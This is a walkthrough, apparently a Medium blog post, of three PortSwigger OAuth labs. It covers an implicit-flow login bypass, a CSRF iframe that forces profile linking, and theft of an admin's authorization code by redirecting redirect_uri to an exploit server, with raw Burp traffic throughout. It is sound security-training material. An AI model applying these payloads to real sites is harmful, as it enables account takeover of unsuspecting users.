
Portswigger Labs—OAuth authentication

同步自[Portswigger Labs — OAuth authentication | by Ry4nnnn | Nov, 2023 | Medium]


I’m gonna talk to you about oauth authentication and how to exploit it in this article.




Authentication bypass via OAuth implicit flow

> To solve the lab, log in to Carlos’s account. His email address is `carlos@carlos-montoya.net`.


Logging in with winner/peter, inspecting the history traffic in burp reveals a notable POST request with the path `/authenticate.`



Let’s change email param to calos and right-click the request, choosing request in browser in original session:



Congratulations!




Forced OAuth profile linking

> To solve the lab, use a CSRF attack to attach your own social media profile to the admin user's account on the blog website, then access the admin panel and delete `carlos`.

In this segment, we can login with traditianal username/password. Finishing that, logging in with social media is available.


Let's commence from the beginning:



Successfully login with winner/peter.

Click on attach a social profile and you will be redirected to the following page:

Inspecting the traffic, we can identify a `/oauth-linking` request. This request is utilized for account binding, providing a crucial gateway for further access.



At this step, our goal is to manipulate the above packet.

Let's click the attach a social profile one more time.

Turn on the intercept, forward and forward and forward, until come across `/oauth-linking`.

Right-click and select copy url, and then drop this packet, preventing it from binding to our own account.

Go to the exploit server and create an `iframe` in which the `src` attribute points to the URL we just copied.

Body:

```
<iframe src="https://0a88002e0317dbee802812a5006600fb.web-security-academy.net/oauth-linking?code=JeahA_awlrEJhER8PSI4vIQNYueCimOeRyD-qVVkOt3"></iframe>
```

Store | View exploit | Deliver exploit to victim | Access log

Click on deliver exploit to victim and go back to the homepage, attaching a social profile, and the result should look something like this:

Home | Admin panel | My account

You have successfully logged in with your social media account

Continue

Now we successfully bound to the admin account.

Next section.

OAuth account hijacking via redirect_uri

> To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete the user `carlos`.

The provided login credentials remain as wiener/peter. Upon logging in with these credentials, click on LOG OUT. Subsequently, click on my account again, and you'll observe a direct successful login.

Inspecting the traffic in burp, a GET request with the path `/auth?client_id=xxx&redirect_uri=xxx` is evident.

Request

Pretty | Raw | Hex | MarkInfo


```
1 GET /auth?client_id=oi0h0zcsaawmfmht8cwvb&redirect_uri=
  https://0a3f00d30408dcd180999414003100d8.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/2
2 Host: oauth-0adc00d404cddcb680e7925702af0079.oauth-server.net
3 Cookie: _session=3f86SsnbbISRV1WNSJGAl; _session.legacy=3f86SsnbbISRV1WNSJGAl
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://0a3f00d30408dcd180999414003100d8.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: zh-CN,zh;q=0.9
16
17
```

Response


Pretty | Raw | Hex | Render | MarkInfo

```
1 HTTP/2 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Location:
  https://0a3f00d30408dcd180999414003100d8.web-security-academy.net/oauth-callback?code=8YvGlJ6v10UGjwnDNn8a36ugvGLijf7IvckuUu8w1L4
6 Content-Type: text/html; charset=utf-8
7 Set-Cookie: _session=3f86SsnbbISRV1WNSJGAl; path=/; expires=Wed, 06 Dec 2023
  09:29:50 GMT; samesite=none; secure; httponly
8 Set-Cookie: _session.legacy=3f86SsnbbISRV1WNSJGAl; path=/; expires=Wed, 06 Dec
  2023 09:29:50 GMT; secure; httponly
9 Date: Wed, 22 Nov 2023 09:29:50 GMT
10 Keep-Alive: timeout=5
11 Content-Length: 289
12
13 Redirecting to <a href="
  https://0a3f00d30408dcd180999414003100d8.web-security-academy.net/oauth-callback?code=8YvGlJ6v10UGjwnDNn8a36ugvGLijf7IvckuUu8w1L4">
    https://0a3f00d30408dcd180999414003100d8.web-security-academy.net/oauth-callback?code=8YvGlJ6v10UGjwnDNn8a36ugvGLijf7IvckuUu8w1L4
  </a>
  .
```

Modifying the redirect_uri parameter to `exploit-server` results in a successful access log entry, confirming our fully control over this parameter.




Our strategy involves redirecting with the redirect_uri parameter modified to the exploit-server during redirection. This will prompt the admin user to access the link, allowing us to obtain the admin login credentials in the form of a code.



Check access log and secret code is presented.

Subsequently, we can utilize this code to log in to the admin account by modifying the parameter like this:



Admin privilege:

Home | Admin panel | My account

You have successfully logged in with your social media account

Continue

Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Professional v2023.10 - Temporary Project - li

Dashboard Target Proxy Intruder Repeater Collaborator Decoder Sequencer Comparer Logger Or

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a3f00d30408dcd180999414003100d8.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex MarkInfo

```
1 GET /academyLabHeader HTTP/2
2 Host: 0a3f00d30408dcd180999414003100d8.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111
  Safari/537.36
7 Upgrade: websocket
8 Origin: https://0a3f00d30408dcd180999414003100d8.web-security-academy.net
9 Sec-Websocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: session=5qizLQMXxnPpEP7bVEqmpQbWQG3VdRH4
13 Sec-Websocket-Key: tCfiwr9Xjm8N3RBtxDVhjQ==
14
15
```